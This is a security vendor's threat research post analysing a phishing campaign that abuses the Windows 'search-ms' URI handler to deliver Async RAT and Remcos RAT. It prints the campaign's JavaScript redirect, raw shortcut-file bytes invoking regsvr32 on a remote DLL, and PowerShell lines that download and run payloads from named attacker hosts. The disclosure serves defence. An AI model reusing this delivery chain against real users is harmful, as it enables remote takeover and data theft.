Beyond File Search: A Novel Method for Exploiting the "search-ms" URI Protocol Handler

By Mathanraj Thangaraju and Sijo Jacob · July 26, 2023

Threat Summary

In the ever-evolving landscape of cyber threats, malware authors continuously explore new avenues to exploit unsuspecting users. The Windows operating system provides a powerful search feature that allows users to quickly find files, folders, and other items on their

computers. One of the less known aspects of this search feature is the "search-ms" URI protocol handler, which offers enhanced search capabilities to perform local searches. It also offers the capability to perform queries on file shares located on remote hosts, this can be exploited, as explained in our Trellix Research blog.

In an exciting discovery, Trellix Advanced Research Center has uncovered a novel attack technique leveraging the “search-ms” URI protocol handler. While we were already aware of attackers exploiting the “search-ms” URI protocol handler through malicious documents, our investigation has revealed an advancement in their approach. We have discovered that attackers are directing users to websites that exploit the “search-ms” functionality using JavaScript hosted on the page. This technique has even been extended to HTML attachments, expanding the attack surface. In our research, we have not only explored the capabilities of "search-ms" protocol but also the “search” protocol. The “search” application protocol was created in Windows Vista with SP1 and later versions. The operating system uses the search protocol to launch the default desktop search application. Leveraging the power of both protocols, we successfully utilized the search functionality in various script files, including Batch, Visual Basic, PHP, and PowerShell. This demonstrates the versatility and effectiveness of this attack technique, harnessing the features of both search protocols to carry out malicious activities.

During an attack leveraging the “search” / “search-ms” URI protocol handler, threat actors may create deceptive emails containing hyperlinks or email attachments that redirect users to compromised websites. When users visit the website, malicious Java scripts initiate searches on a remote server using the “search” / "search-ms" URI protocol handler. The search results of remotely hosted Malicious shortcut files are displayed in Windows Explorer disguised as PDFs or other trusted icons, just like local search results. This smart technique conceals the fact that the user is being provided with remote files and gives the user the illusion of trust. As a result, the user is more likely to open the file, assuming it is from their own system, and unknowingly execute malicious code.

In this blog, we aim to provide a comprehensive understanding of how threat actors leverage the “search-ms” URI protocol handler as a vehicle

Aug 21, 2024
U.S. Department of Defense Chooses Trellix to Protect Millions of Email Systems from Zero-Day Threats

Aug 14, 2024
Magenta Buyer LLC Raises $400 Million of New Capital

RECENT STORIES

for their malicious activities and steps involved from initial delivery to payload execution.

Infection Chain



Figure 1: Execution flow of the attack

Real-World Phishing Examples

Trellix Advanced Research Center has observed phishing emails making use of the "search-ms" URI protocol handler to download malicious payload. These phishing emails are trying to trick the recipient into clicking on a malicious link by pretending to be an urgent request for quotation from sales manager.



Figure 2: Sample phishing emails

In our research, we encountered other forms of attack variants such as utilization of emails with HTML or PDF attachments. These attachments contained URLs leading to compromised website hosting scripts that incorporated the ‘search-ms” URI protocol handler. In addition, HTML files can also initiate the attack by embedding scripts that trigger the execution of “search-ms” URI protocol handler.



Figure 3: PDF files with URL containing the "search-ms" URI protocol handler

Upon clicking the link in email or attachment, recipient would be redirected to the website abusing "search-ms" URI protocol handler. Below we see the GET request for page.html from Figure 2 highlighting the suspicious script:

```
GET /tty/page.html HTTP/1.1
Host: balkancelikdovme.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html
last-modified: Fri, 30 Jun 2023 11:51:32 GMT
accept-ranges: bytes
content-length: 166
date: Mon, 03 Jul 2023 10:15:59 GMT
vary: User-Agent

<script>
window.location.href = 'search-ms:query=Review&crumb=location:\\\\dhqidfvyxawy0du9akl2ium.webdav.drivehq.com@SSL\
\DavWWRoot&displayname=Search';
</script>
```

Figure 4: HTML with "search-ms" URI Protocol Handler

Invisible Threats: Demystifying the Dark Side of "Search-MS" URI Protocol Handler

The code snippet highlighted in above figure invokes the "search-ms" URI protocol handler to perform a search operation on an attacker-controlled server. Let us break down the code and understand its components:

- <script></script>: This code is encapsulated within the <script> tags, which denote JavaScript code within an HTML document.
- window.location.href: This JavaScript statement refers to the current URL or location of the web page. By modifying this property, we can redirect the user to a different location.

- 'search-ms:query=Review&crumb=location:\\dhqidfvyxawy0du9akl2ium[.]webdav[.]drivehq[.]com@SSL\DavWWWRoot&displayname=Search': This is the value assigned to the window.location.href property. It represents the target URL or location where the user will be redirected.
- search-ms: This is the protocol identifier that signifies the use of the Windows Search protocol
- query=Review: The "query" parameter specifies the search criteria, which in this case is set to "Review". It indicates that the search operation will focus on finding items related to the term "Review".
- crumb=location:\\dhqidfvyxawy0du9akl2ium[.]webdav[.]drivehq[.]com@SSL\DavWWWRoot: The "crumb" parameter defines the location or path constraint for the search. The value "location:\\dhqidfvyxawy0du9akl2ium[.]webdav[.]drivehq[.]com@SSL\DavWWWRoot" specifies the specific location or folder path where the search should be performed.
- displayname=Search: The "displayname" parameter sets a custom name for the search query, which in this case is "Search."

Putting it all together, the code sets the window.location.href property to initiate a search operation using the “search-ms” URI protocol handler. The search will look for items related to "Review" within the specified location which here is the remote file server.

Behind the Click: Understanding User Interaction

Once the email recipient clicks on the malicious link, "Open Windows Explorer" warning typically appears as a clickable button. By clicking on it, the user can navigate to the folder or directory where the files matching the search query are stored.



Figure 5: Warning to Open Windows Explorer

If user allows to Open Windows Explorer, then depending upon the operations to be performed several requests are sent to the server. From Figure 6, we observe the OPTIONS request which is sent to retrieve the available methods and features supported by the server.

```
OPTIONS / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19045
translate: f
Host: dhqidfvyxawy0du9akl2ium.webdav.drivehq.com

HTTP/1.1 200 OK
Cache-Control: private
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Content-Length: 0
Accept-Ranges: none
Server: Microsoft-IIS/10.0
MS-Author-Via: DAV
DAV: 1, 2
DASL: <DAV:sql>
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 03 Jul 2023 15:54:45 GMT
```

Figure 6: Options request

Further we see usage of PROPFIND method, which allows to retrieve metadata or properties associated with a resource or collection on the server. These properties can include information such as the resource's name, size, creation date, modification date, and other custom-defined attributes. This method is used to find items related to the term "Review" as mentioned in Figure 4 (query=Review). In most cases, the search would start from the root of the directory and the recursive behaviour of the PROPFIND method in retrieving item may vary depending on the server's settings:

```
192.168.0.110   49826 webdav.drivehq.com   80 HTTP   256 PROPFIND /desktop.ini HTTP/1.1
192.168.0.110   49827 webdav.drivehq.com   80 HTTP   256 PROPFIND /desktop.ini HTTP/1.1
192.168.0.110   49828 webdav.drivehq.com   80 HTTP   245 PROPFIND / HTTP/1.1
192.168.0.110   49829 webdav.drivehq.com   80 HTTP   245 PROPFIND / HTTP/1.1
192.168.0.110   49830 webdav.drivehq.com   80 HTTP   269 PROPFIND /DriveHQShare/desktop.ini HTTP/1.1
192.168.0.110   49831 webdav.drivehq.com   80 HTTP   257 PROPFIND /DriveHQShare HTTP/1.1
192.168.0.110   49832 webdav.drivehq.com   80 HTTP   279 PROPFIND /DriveHQShare/webmaster/desktop.ini HTTP/1.1
192.168.0.110   49833 webdav.drivehq.com   80 HTTP   267 PROPFIND /DriveHQShare/webmaster HTTP/1.1
192.168.0.110   49834 webdav.drivehq.com   80 HTTP   291 PROPFIND /DriveHQShare/webmaster/ShareSample/desktop.ini HTTP/1.1
192.168.0.110   49835 webdav.drivehq.com   80 HTTP   279 PROPFIND /DriveHQShare/webmaster/ShareSample HTTP/1.1
192.168.0.110   49836 webdav.drivehq.com   80 HTTP   252 PROPFIND /wwwhome HTTP/1.1
192.168.0.110   49837 webdav.drivehq.com   80 HTTP   259 PROPFIND /wwwhome/images HTTP/1.1
192.168.0.110   49838 webdav.drivehq.com   80 HTTP   258 PROPFIND /Recycle%20Bin HTTP/1.1
192.168.0.110   49839 webdav.drivehq.com   80 HTTP   269 PROPFIND /Recycle%20Bin/2023-07-02 HTTP/1.1
192.168.0.110   49840 webdav.drivehq.com   80 HTTP   358 GET /Recycle%20Bin/2023-07-02/Review_200630_DeletedItem.lnk HTTP/1.1
192.168.0.110   49841 webdav.drivehq.com   80 HTTP   269 PROPFIND /Recycle%20Bin/2023-06-30 HTTP/1.1
192.168.0.110   49842 webdav.drivehq.com   80 HTTP   269 PROPFIND /Recycle%20Bin/2023-06-29 HTTP/1.1
192.168.0.110   49843 webdav.drivehq.com   80 HTTP   257 PROPFIND /PublicFolder HTTP/1.1
192.168.0.110   49844 webdav.drivehq.com   80 HTTP   258 PROPFIND /My%20Pictures HTTP/1.1
192.168.0.110   49845 webdav.drivehq.com   80 HTTP   259 PROPFIND /My%20Documents HTTP/1.1
```

Figure 7: PROPFIND method to find items related to term "Review"

The response received for a PROPFIND method on a file in WebDAV is typically an XML-formatted response that contains the requested properties or metadata of the file. The exact structure and content of the XML response may vary depending on the WebDAV server

implementation and the specific properties requested. However, the response includes elements and attributes representing the properties of the file.

```
PROPFIND /Recycle%20Bin/2023-07-02 HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19045
Depth: 1
translate: f
Content-Length: 0
Host: dhqidfvyxawy0du9akl2ium.webdav.drivehq.com

HTTP/1.1 207 Multi-Status
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Length: 4308
Content-Type: text/xml
Content-Location: http://dhqidfvyxawy0du9akl2ium.webdav.drivehq.com/Recycle Bin/2023-07-02
Expires: 0
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 03 Jul 2023 13:31:37 GMT

<?xml version="1.0"?><a:multistatus xmlns:b="urn:uuid:c2f41010-65b3-11d1-a29f-00aa00c14882/"
xmlns:c="xml:" xmlns:a="DAV:" xmlns:D="DAV:">
<a:response><a:href>http://dhqidfvyxawy0du9akl2ium.webdav.drivehq.com/Recycle%20Bin/2023-07-02</
a:href><a:propstat><a:status>HTTP/1.1 200 OK</a:status><a:prop><a:getcontentlength b:dt="int">0</
a:getcontentlength><a:creationdate b:dt="dateTime.tz">2023-07-03T03:06:30Z</
```

Figure 8: PROPFIND method response

Figure 9: XML Format PROPFIND method response

Figure 9: XML Format PROPFIND method response

On receiving properties of the shortcut file (Review_200630_DeletedItem.lnk), GET method is used to retrieve the content of the file.

```
GET /Recycle%20Bin/2023-07-02/Review_200630_DeletedItem.lnk HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
If-Modified-Since: Fri, 30 Jun 2023 11:44:58 GMT
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19045
translate: f
Host: dhqidfvyxawy0du9akl2ium.webdav.drivehq.com

HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 2294
Content-Type: application/octet-stream
Last-Modified: Fri, 30 Jun 2023 11:44:58 GMT
Accept-Ranges: bytes
ETag: 638236970986000000
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 03 Jul 2023 13:31:37 GMT

L.....F.@.. ....{.....*FB<M....{.....b.....E....P.O. :i.....+00.../C:\.....V.
1.....V.i..Windows.@. .....OWH.V-Z....6.....cLE.W.i.n.d.o.w.s.....Z.1.....V.A..System32..B.
.....OWH.V.X.....B...S.y.s.t.e.m.3.2.....f.2..b...O8I .regsvr32.exe..J.
.....O8I.V.Z.....8.0.r.e.g.s.v.r.3.2...e.x.e.....W.....5.....V.....F.....BOOTCAMP.C:
\Windows\System32\regsvr32.exe.;.\.\.d.h.q.i.d.f.v.y.x.a.w.y.0.d.u.9.a.k.l.2.i.u.m...w.e.b.d.a.v...d.r.i.v.e.h.q...c.o.m.@.S.S.L.
\.D.a.v.W.W.R.o.o.t.\.A.d...d.l.l.\.C:.\.U.s.e.r.s.\.S.H.I.T.H.\.D.e.s.k.t.o.p.\.C.r.y.p.t.e.r.0.1.\.d...i.c.o.....X
.;..PL..sg...<!...N.....j@.....1SPSsC.
.C.O..i..3.n.....1SPS0.%..G.....`....q...
......../...d.h.q.i.d.f.v.y.x.a.w.y.0.d.u.9.a.k.l.2.i.u.m...w.e.b.d.a.v...d.r.i.v.e.h.q...c.o.m.@.S.S.L.....U...1SPS.jc(=.....O...
9.....W.e.b. .C.l.i.e.n.t. .N.e.t.w.o.r.k.....-...1SPS:....7.C..D..).....V....\
\dhqidfvyxawy0du9akl2ium.webdav.drivehq.com@SSL\DavWWWRoot.Web Client Network...T.2.....V.. .Ad.dll.>.
.....V...V.....A.d...d.l.l.....%USERPROFILE%
\Desktop\Crypter01\d.ico.....
.....%.U.S.E.R.P.R.O.F.I.L.E.
%.\.D.e.s.k.t.o.p.\.C.r.y.p.t.e.r.0.1.
\.d...i.c.o.....
```

Figure 10: Retrieving shortcut file with GET method

Based on the parameters provided in the “search-ms” query mentioned in Figure 4, Windows Explorer window displays below search result for items related to "Review".



Figure 11: Windows Explorer window with the search result

Few of the other shortcut files used in this attack is shown in Figure 12. Attacker's employ various tactics to trick unsuspecting victims, and one such method involves manipulating icons and file names for shortcut files. These deceptive techniques are carefully crafted to exploit human psychology and lure users into interacting with malicious content. By assigning icons that resemble legitimate applications and choosing file names that appear urgent or important, attackers aim to instil a false sense of trust and urgency. Also, each variation of the shortcut file may have a unique signature or fingerprint, making it harder for security tools to identify and block them.



Figure 12: Windows Explorer showing different shortcut files based on search keyword

If the victim clicks on the opened shortcut file, then the malicious DLL file referenced in the command line is executed using the regsvr32.exe utility.



Figure 13: Shortcut file command



Figure 14: DLL file retrieved using PROPFIND and GET method

For all the network activity, the attacker has employed SSL (Secure Sockets Layer) encryption as a clever tactic to evade network protection measures. By leveraging SSL, they successfully concealed their malicious activities within encrypted traffic, effectively bypassing traditional network security controls. To shed light on the nature of this attack, the captured network traffic has been decrypted for illustrative purposes. This act of decryption allows us to analyse and understand the sophisticated techniques utilized by attackers, providing valuable insights into their strategies, and enhancing our collective knowledge in combating such threats.

An Alternative Technique: PowerShell-Based Attack Variant

In this variant, SwiftCopy shortcut file runs the PowerShell executable (powershell.exe) with the following parameters:

- '-ExecutionPolicy Bypass' to bypass the PowerShell execution policy
- '-File \\internetshortcuts[.]link@80\ePWXBTXU\over.ps1' to specify the path to a PowerShell script file named 'over.ps1' located at the given network location.

The code is designed to run the script without enforcing any execution restrictions, allowing it to execute potentially harmful commands or actions.



Figure 15: Swiftcopy LNK file execution

During our investigation, we discovered multiple variants of PowerShell files in this campaign, including:

- The "over.ps1" file that downloads an ISO file, extracts a DLL from it, copies the DLL to a specific directory, registers it using regsvr32.exe, and dismounts the virtual disk.
- Variants where instead of using the ISO file, PowerShell scripts directly download DLL payload and executes it.
- PowerShell scripts that trigger the download of a zip file containing an EXE payload.
- PowerShell scripts that download and execute DLL files, accompanied by the opening of a decoy PDF file to deceive victims.
- PowerShell scripts that download and execute VBS files. The VBS files execute PowerShell to inject the malicious dll into a legitimate file, accompanied by the opening of a decoy PDF file to deceive victims.

```
#ZIP Variant
$downloadUrl = "https://transfer.sh/get/Ja9CVWbDzf/invoice.zip"
$destinationPath = "$env:USERPROFILE\Pictures\invoice"
$fileToRun = "invoice.exe"
.............
#DLL Variant
regsvr32.exe \\dhqid45r064utd5gygt2jy6.webdav.drivehq.com@SSL\DavWWWRoot\lk.dll
\\dhqid45r064utd5gygt2jy6.webdav.drivehq.com@SSL\DavWWWRoot\h.pdf
Get-Process -Name explorer | Stop-Process -Force
........
#VBS Variant
wscript.exe \\dhqid45r064utd5gygt2jy6.webdav.drivehq.com@SSL\DavWWWRoot\hhdh.vbs
\\dhqid45r064utd5gygt2jy6.webdav.drivehq.com@SSL\DavWWWRoot\h.pdf
Get-Process -Name explorer | Stop-Process -Force
........
#ISO Variant
$downloadUrl = "http://internetshortcuts.link/VdXiIRQo/payload.iso"
$isoFilePath = "$env:TEMP\payload.iso"
$destinationPath = "$env:USERPROFILE\Pictures"
$fileToRun = "payload.dll"
........
```

Figure 16: Variants of PowerShell file used in this campaign



Figure 17: Dynamic Execution of PowerShell variant using ISO file

Malicious Payloads Unleashed: Remote Access Trojans in Action

In this campaign, the payloads being downloaded are remote access trojans (RATs), specifically Async RAT and Remcos RAT. RATs are malicious software that enable unauthorized individuals to gain remote control over an infected system. Once a RAT infects a target, it can perform a range of malicious activities, such as stealing sensitive information, monitoring user activity, executing commands, and even spreading to other connected devices.

Notably, the EXE payload of Remcos RAT is null byte injected, a technique employed to evade detection by security products. By injecting null bytes into the executable file, the RAT can bypass security mechanisms that rely on file signatures and patterns, allowing it to operate undetected and increase its chances of successful infiltration and persistence within the compromised system. Trellix has the capability to identify and mitigate such techniques used to bypass detection.

Evading Detection: A Closer Look at the Range of Files Cunningly Utilized by Attackers

During investigation we found that attacker adopted a proactive approach by regularly updating the files. This strategy is deliberately employed to evade detection by security products. By frequently refreshing the files, the attacker aims to circumvent security measures reliant on static signatures or known indicators of compromise.



Figure 18: Multiple html used as initial attack vector found on compromised website

We also discovered multiple file servers controlled by the attacker and these file servers served as repositories for various malicious files and tools.

What was even more concerning was that some of legitimate servers lacked proper authentication measures, providing the attacker with unhindered access. This unrestricted access to servers presented a serious security risk, as the attacker could potentially exploit these weaknesses to orchestrate further attacks with relative ease.



Figure 19: Multiple files identified on Attacker's Server

The potential impact of exploitation can be enormous by utilizing this method because, the intended audience for document-based exploitation might not have a vulnerable version or they might have patched it. However, in this case, the attack was started simply by visiting the URL.

During our research, we discovered that the "search" / "search-ms" protocol can be executed in multiple ways within HTML files as seen in below figure, revealing its flexibility and potential for exploitation in different scenarios.



Figure 20: Several ways of executing search query in HTML file

Threat actors can use the “search” / "search-ms" URI protocol handler to launch attacks using a variety of file types. In our research, we were successfully able to utilize the protocols in different file types, including Batch, PowerShell, Visual Basic, PHP and Office Macro files. By employing this method in Script files, we observed that user would not receive Open Windows Explorer alert seen in Figure 5, thus leading to decrease in user interaction. Because of its adaptability and accessibility, it might be a tactic that other threat actors find appealing.



Figure 21: Execution of search ms query using different file types

To **disable “search”/ “search-ms” URI protocol handler**, run below command with administrative privilege:

- reg delete HKEY_CLASSES_ROOT\search /f
- reg delete HKEY_CLASSES_ROOT\search-ms /f

Conclusion

As the “search” / "search-ms" URI protocol handler has emerged as a potent initial attack vector, it is crucial to anticipate a potential increase in attacks utilizing this method. It provides threat actors with a convenient means to deliver malicious payloads while evading traditional security defences. To stay safe, users must exercise caution and be wary of untrusted links. It is crucial to refrain from clicking on suspicious URLs or downloading files from unknown sources, as these actions can expose systems to malicious payloads delivered through the “search” / "search-ms" URI protocol handler. By acknowledging the rising trend of attacks leveraging this method and taking proactive steps to mitigate risks, we can enhance our security posture and effectively safeguard against these emerging cyber threats. Together, let us remain vigilant, adaptable, and informed to combat the evolving landscape of cyber-attacks.

Trellix Product Coverage

Trellix Email Security offers a multi-layered detection strategy for this campaign that includes checks on the URL, email, network, and attachment levels to ensure that any potential threat is discovered and stopped from doing harm to our customers. To remain ahead of new and changing threats, our product continuously monitors and updates its threat intelligence database to stay ahead of new and evolving threats. that includes the Trellix Multi-Vector Virtual Execution Engine, a new anti-malware core engine, machine-learning behaviour classification and AI correlation engines, real-time threat intelligence from the Trellix Dynamic Threat Intelligence (DTI) Cloud, and defences across the entire attack lifecycle to keep your organisation safer and more resilient.

Trellix Protection

Product	Signature
Endpoint Security (ENS)	Trojan-FVIY HTML/Agent.s LNK/Agent.ab PDF/Phishing.u VBS/Agent.je
Endpoint Security (HX)	Generic.Exploit.CVE-2022-30190.J.1517B09C Generic.mg.163a08fb103a81ba Gen:Variant.Mikey.148203 MALICIOUS FILE EXECUTION VIA SHARED STORAGE (METHODOLOGY) WINDOWS SEARCH PROTOCOL EXPLOITATION (METHODOLOGY)
Network Security (NX) Detection as a Service Email Security	FEC_Downloader_HTML_Generic_31 FE_Loader_Win64_Generic_148

Malware Analysis File Protect	Trojan.Downloader FEC_Trojan_LNK_Generic_11 Phishing_JS_Downloader FE_Trojan_MSIL_Generic_189 FE_Trojan_MSIL_Generic_257 FE_Backdoor_MSIL_ASYNCRAT_3 Malicious ASYNCRAT Indicator Malware.Binary.lnk Malware.Binary.exe Malware.Binary.vbs
Helix	1.1.3858- WINDOWS METHODOLOGY [SearchNightmare - search-ms]

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Reconnaissance	T1589	Gather Victim Identity Information
Resource Development	T1586.002 T1586.002	Compromise Accounts: Email Accounts Compromise Infrastructure: Domains
Initial Access	T1566.001 T1566.002	Spearphishing Attachment Spearphishing Link

Execution	T1204.001 T1204.002 T1059.001 T1059.007 T1218.010 T1053	User Execution: Malicious Link User Execution: Malicious File Command and Scripting Interpreter: PowerShell Command and Scripting Interpreter: JavaScript System Binary Proxy Execution: Regsvr32 Scheduled Task/Job
Persistence	T1053	Scheduled Task/Job
Defense Evasion	T1036.008 T1564.003 T1497 T1140 T1218.010 T1055 T1140	Masquerading: Masquerade File Type Hide Artifacts: Hidden Window Virtualization/ Sandbox Evasion Deobfuscate/ Decode Files or Information Regsvr32 Process Injection

		Deobfuscate/ Decode Files o r Information
Discovery	T1012 T1082 T1497	Query Registr y System Infor mation Discov ery Virtualization/ Sandbox Evasi on
Command an d Control	T1571 T1071 T1573	Non-Standard Port Application La yer Protocol Encrypted Ch annel

Indicators Of Compromise (IoCs):

Hashes

LNK Files
485d446c5892b931c0a3a238dca84bebb787052c877 deb73f02ae5ee5632de9d
